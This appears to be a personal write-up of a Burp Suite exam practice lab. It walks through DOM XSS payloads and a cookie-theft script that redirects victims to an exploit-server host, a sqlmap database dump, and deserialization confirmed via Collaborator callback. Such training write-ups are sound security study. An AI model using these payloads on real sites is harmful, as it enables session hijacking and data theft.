
Burp Suite Exam Preparation Writeup
I want to share my experience with Burp Suite Certified Practitioner Exam
1/3: XSS
DOM XSS in lookup function :
When the app is launched we immediatly see the search bar, what I always try is for XSS. I use the “Untrusted types” on Chrome.
I put something in search and click on “search”

By referring to DOM XSS labs on Portswigger, we see that there are 2 DOM XSS payloads who can work here :
\\"-alert(1)}//
or
"-alert(1)-"
XSS can be used to steal cookies of other users, then we need to try :
\\"-alert(document.cookie)}//
But no luck :

We need to find a bypass and I found on the internet that we can bypass it by using :
\\"-alert(window["document"]["cookie"])}//

Now that we have the good payload we have to construct a payload with the exploit server link :
Add this code in exploit-server and
<script>

location='https://0a5800ae0314d4b3c09c3b3500dd000f.web-security-academy.net/?SearchTerm=%22-%28window%5B%22document%22%5D%5B%22location%22%5D%3D%22https%3A%2F%2Fexploit-0a6d00a40340d487c0a03af7016a000c%252eexploit-server%252enet%2F%2F%3F%22%2Bwindow%5B%22document%22%5D%5B%22cookie%22%5D%29-%22';

</script>

We just have to replace the session cookie to have access to Carlos account.
2/3 SQL Injection
We have access to a new feature :

We see a parameter ⇒ sorted-by vulnerable to SQLi

I launched the sqlmap command below :
sqlmap -u "https://0a5800ae0314d4b3c09c3b3500dd000f.web-security-academy.net/filtered_search?SearchTerm=&writer=&sort-by=DATE* --cookie="_lab=46%7cMCwCFAuZTmvz13aVBBW1bpQM25dE2RVNAhRq8fmJk1vCl2i8uauGpq2N%2bIytqdEsQkFl0b%2b8pNzF%2f4p3No1yF19zA%2bj3GuVuecfTlUlSWFGu7SfWBmEz6Mu0JEWnJg5r4GggAibBFB9QtX0gMd%2fLhfFCfcTKNJtOaZ4mGvaUex6vw3k%3d; session=F8UksvHTO0lwQgGckaeEpePsgEJQTvs2" --dump

Now time to visit admin-panel and see what’s the next bug !
3/3 DESERIALIZATION
Using Burp Scanner we can see that admin_pref are vulnerable :


Using Deserialization Scanner plugin on Burp gave me these informations :

Once the payload is generated and the request sent, we can go back to Burp Collaborator to see if we have a ping back :

BINGO ! We have then finished the lab.
I hope you enjoyed reading this article as much as I enjoyed writing it.